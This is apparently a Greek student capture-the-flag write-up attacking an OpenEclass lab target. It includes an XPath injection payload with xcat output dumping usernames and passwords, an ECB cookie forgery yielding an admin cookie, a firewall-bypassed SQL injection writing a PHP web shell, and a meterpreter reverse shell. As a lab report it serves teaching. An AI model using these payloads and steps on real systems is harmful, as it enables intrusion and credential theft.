Επεισόδιο #1: Web Application Security – Active Response

Απάντηση στο ερώτημα 1:

USERNAME	PASSWORD
evaluation_user1	RFCFqXGGb2N7e4kzfESMwYaq5JbzSTgN9U5t
evaluation_user2	htY63vfjnu37BZqWZjVARdqggguXg8bHUkeN
SysAdministrator	secret_password (<- not working)


Exploitation

Μέθοδος που χρησιμοποιήθηκε: XPATH Vulnerability

Από την κεντρική σελίδα http://users.enemy.chickenkiller.com/ χρησιμοποιούμε το URL του κατάλογου χρηστών :
http://users.enemy.chickenkiller.com/catalogue.php?name=SysAdministrator

User listing
http://users.enemy.chickenkiller.com/catalogue.php?name=SysAdministrator%27%20or%20

%27a%27=%27a



Παρατίθεται και το σχετικό output:

```
xcat --method=GET http://users.enemy.chickenkiller.com/catalogue.php
name=SysAdministrator name "Hello SysAdministrator" run retrieve
Injecting using String [']
Detecting features...
Supported features: Substring search speedup
Retrieving /*[1]
<?xml version="1.0" encoding="utf-8"?>
<data>
               <users>
                                 <user>
Could not get char at index 11: substring((/*[1]/*[1]/*[1]/*[1]/text()[1]),11,1)
                                                      <name>
                                                                                evaluation?user1
                                                      </name>
Could not get char at index 17: substring((/*[1]/*[1]/*[1]/*[2]/text()[1]),17,1)
Could not get char at index 23: substring((/*[1]/*[1]/*[1]/*[2]/text()[1]),23,1)
Could not get char at index 92: substring((/*[1]/*[1]/*[1]/*[2]/text()[1]),92,1)
                                                      <message>
                                                                                Hello
evaluation?user1? The password stored here is valid and you are authorized for Open
e?class
                                                      </message>
                                                      <password>

        RFCFqXGGb2N7e4kzfESMwYaq5JbzSTgN9U5t
                                                      </password>
                                 </user>
                                 <user>
Could not get char at index 11: substring((/*[1]/*[1]/*[2]/*[1]/text()[1]),11,1)
                                                      <name>
                                                                                evaluation?user2
                                                      </name>
```

```
Could not get char at index 17: substring((/*[1]/*[1]/*[2]/*[2]/text()[1]),17,1)
Could not get char at index 23: substring((/*[1]/*[1]/*[2]/*[2]/text()[1]),23,1)
Could not get char at index 92: substring((/*[1]/*[1]/*[2]/*[2]/text()[1]),92,1)
                                        <message>
                                                                Hello
evaluation?user2? The password stored here is valid and you are authorized for Open
e?class
                                        </message>
                                        <password>

       htY63vfjnu37BZqWZjVARdqggguXg8bHUkeN
                                        </password>
                               </user>
                               <user>
                                        <name>
                                                                SysAdministrator
                                        </name>
                                        <message>
                                                                Hello SysAdministrator
                                        </message>
Could not get char at index 7: substring((/*[1]/*[1]/*[3]/*[3]/text()[1]),7,1)
                                        <password>
                                                                secret?password
                                        </password>
                               </user>
                </users>
```

Απάντηση στο Ερώτημα 2

Πήραμε τα cookies -έπειτα από ανάλυση των 2 χρηστών στο login form- και συγκρίναμε τη δομή τους.

Συμπεράναμε πως η δομή της κωδικοποίησης ήταν ECB λόγων των όμοιων block και προσπαθήσαμε να βρούμε την κρυπτογράφηση του SysAdministrator.

Ο στόχος φάνηκε πως ήταν να εισάγουμε το Cookie που αντιστοιχούσε στον Administrator στο Cookie που ήδη έιχαμε από κάποιον logged-in user.

Άρα το πρώτο milestone για την επίτευξη του στόχου ήταν να βρούμε το Cookie του Admin, βρίσκοντας σχέσεις στα Patterns των cookies που ήδη είχαμε στα χέρια μας.


Παρατηρήσαμε κοινή ύπαρξη χαρακτήρων στο πρώτο και δεύτερο κομμάτι των cookies όπου και δοκιμάζοντας (με αλλαγές στο hidden πεδίο Date) φάνηκε περίεργη η ύπαρξη του field στο form, όπως φαίνεται και στις ακόλουθες προσπάθειες:

Cookies Analysis Matrix

COOKIE VALUE	COOKIE CONTENT - NOTES
SQFuoC2gQwqJMWaEysuOV 2rGYOrFposd6lJAE%2Bzfsf %2BkZlFmCJi7d1lOmQ%2BdSBaE	User2 | 2016/05/26 |
SQFuoC2gQwqJMWaEysuOV 9Uba0pWWgUdCcatsC5jYmP1OPimRuD%2B%2F6lVsbOLJABU	User2 | ---------- | NO LOGIN
SQFuoC2gQwqJMWaEysuOV 4yw%2B%2FNozMp1VVmT5lZPEGuhjoNbhoK85HWPK4RH%2BBnH	User2 | NULL | NO LOGIN
SQFuoC2gQwqJMWaEysuOV xX5qSuqWKzaudI0B7MTxR cnFr374MyrXJUYbhWV6JjZ	User2 | 15 x Xs | NO LOGIN
SQFuoC2gQwqJMWaEysuOV xX5qSuqWKzaudI0B7MTxR fQoZIVDdGQIBd9dtAcPNT%2FJxa9%2B%2BDMq1yVGG4VleiY2Q%3D%3D	User2 | 15 x Xs SysAdministrator
SQFuoC2gQwqJMWaEysuOV 9dJE98qYgeBQkF%2F%2B70RxhZ tAnONk4WMMTyDtFrd3eHx 9Tj4pkbg%2Fv%2BpVbGziyQAVA%3D%3D	User2 | SysAdministrator
SQFuoC2gQwqJMWaEysuOV %2B7h2ZAqOITs2ZOq9h3TFFywbrh%2BZCnBKmeg6SYpAviu 9Tj4pkbg%2Fv%2BpVbGziyQAVA%3D%3D	User2 | User2 |
SQFuoC2gQwqJMWaEysuOV 9dJE98qYgeBQkF%2F%2B70RxhZ NIWJGSOX%2B5LI6Tx7DXraobQJzjZOFjDE8g7Ra3d3h8fU4%2BKZG4P7%2FqVWxs4skAFQ%3D	User2 | SysAdministrator x 2
SQFuoC2gQwqJMWaEysuOV 2rGYOrFposd6lJAE%2Bzfsf %2BkZlFmCJi7d1lOmQ%2BdSBaE	User2 | 2016/05/26 | MyIP
SQFuoC2gQwqJMWaEysuOV 2rGYOrFposd6lJAE%2Bzfsf 9HjojcU3cHCCQ9J02bSJoF	User2 | 2016/05/26 | nonMyIP
SQFuoC2gQwqJMWaEysuOV %2Bwo%2FFnUqoEOPgXy7fSZnVr7weSF9W%2BStKl5UdZ1E7YF	User2 | Server's IP |
SQFuoC2gQwqJMWaEysuOV 2rGYOrFposd6lJAE%2Bzfsf% 2BkZlFmCJi7d1lOmQ%2BdSBaE	User2 | 2016/05/26 |
SQFuoC2gQwqJMWaEysuOV %2BtYCS%2Fb5W8r0026mrLmq9u kZlкFmCJi7d1lOmQ%2BdSBaE	User | MIKE/05/26 |
SQFuoC2gQwqJMWaEysuOV xX5qSuqWKzaudI0B7MTxR eFnifyg5one6jHqRf2mpMg6itX%2F6VlrL9JpeGgo62KM2G%2FO4Jh11G8w%2Bs5z6Bj3%2FM%3D	User2 | 15 x Xs Server's IP 15 x Xs |

Τέλος, αφού αναλύσαμε τα αποτελέσματα έπειτα από decoding και encoding των πρώτων 16byte με BASE64 και χρησιμοποιώντας έναν cookie manager δημιουργήσαμε το τελικό μας cookie που μας έδωσε δικαιώματα διαχειριστή και είναι το ακόλουθο:

0KGSFQ3RkCAXfXbQHDzU%2F2rGYOrFposd6lJAE%2Bzfsf%2BkZlFmCJi7d1lOmQ%2BdSBaE



Απάντηση στο Ερώτημα 3


Τα δικαιώματα δεν ήταν αρκετά για να ανεβάσουμε backdoor διότι όταν δοκιμάσαμε να αλλάξουμε από έναν Uploader τα file extention όπου μας επίτρεπε ήθελε 2FA όπου δεν γνωρίζαμε το password.

Ψάχναμε παράλληλα και τον κώδικα στο GitHub (https://github.com/maellak/openeclass) με δεδομένο οτι είχαμε να κάνουμε με το OpenClass!

Σε αυτό το σημείο είχαμε αρκετά ενδιαφέροντα ευρήματα τα οποία όμως δεν απέδωδαν, όπως:

Το URL http://enemy.chickenkiller.com/modules/admin/commondocs.php μας επέτρεπε να ανεβάσουμε κείμενο χωρίς την απαίτηση 2FA (Two Factor Authentication)! Δυστυχώς δεν καταφέραμε (στον χρόνο που είχαμε) να κάνουμε bypass το File Extension Check και να ανεβάσουμε εκτελέσιμα αρχεία αν και δοκιμάσαμε αρκετές μεθόδους (εικόνες, pdfs με διπλό, τριπλό extension, Null Poison tests, etc.)


Επίσης προσπαθήσαμε (χωρίς αποτέλεσμα) να αλλάξουμε τα επιτρεπόμενα *File Extensions* όπως δείχνει η επόμενη εικόνα:



Τελικά, αναγκαστήκαμε να ψάξουμε για άλλο Vulnerability γνωρίζοντας οτι υπάρχουν πάρα πολλά Sql Injection το εκμεταλευτήκαμε και χρησιμοποιήσαμε ένα από αυτά για Manual SQL Injection.

Εδώ βλέπουμε ότι μας σταματάει το firewall:

Το οποίο firewall παρακάμψαμε όπως φαίνεται στην παρακάτω εικόνα:




Επιχειρήσαμε τελικά να χρησιμοποιήσουμε την μέθοδο INTO OUTFILE και INTO DUMPFILE όπου μπορούσαμε να γράψουμε κάποιο PHP κώδικα στον Server .


Γράψαμε έναν δικό μας backdoor και ανεβάσαμε SHELL.

Παρατίθεται εικόνα από το shell που ανέβηκε με το όνομα:

http://enemy.chickenkiller.com/0xyg3n-ellak.php



Αμέσως μετά ανεβάσαμε payload με αποτέλεσμα να πάρουμε access με php/meterpreter/reverse_tcp



Η τελική διαδικασία για την υλοποίηση του ΣΤΟΧΟΥ “απόκτηση ROOT” δεν έχει επιτευχθεί.

Υ.Γ

Όπως παρατηρήσαμε στο bash_history υπήρξε προσπάθεια διαγραφής του flag με την εντολή rm secret_flag.txt στη γραμμή 23:

1. rm -rf bash
2. ls -l
3. ./wrapper -xvf test.tar
4. ls -l
5. clear
6. ls -l
7. ./wrapper -cvf LKYV.tar secret_flag.txt
8. ls -l
9. cp LKYV.tar /tmp
10. cd /tmp
11. ls
12. /var/www/wrapper -xvf LKYV.tar --no-same-permissions www-data
13. /var/www/wrapper -xvf LKYV.tar --no-same-permissions secret_flag.txt
14. ls
15. ls -l secret_flag.txt
16. cat Em0aDxYY.sh
17. ls -l
18. ls

19. cat EmOaDxYY.sh
20. cat NvFaKahc.sh
21. cat agOUOoaX
22. ls
23. rm secret_flag.txt //προσπάθεια διαγραφής secret_flag
24. rm LKYV.tar
25. w
26. ls -l
27. ls
28. cd /var/www
29. ls -la
30. cp LKYV.tar /tmp
31. cd /tmp
32. ls -la
33. /var/www/wrapper -xvf -p www-data LKYV.tar LKYV_secret
34. tar -xvf LKYV.tar
35. mkdir lkyv
36. mv LKYV.tar /lkyv
37. ls -la
38. ls -la LKYV*
39. cp LKYV.tar lkyv
40. cd lkyv
41. ls -la
42. tar -xvf LKYV.tar
43. cat secret_flag.txt

    etc.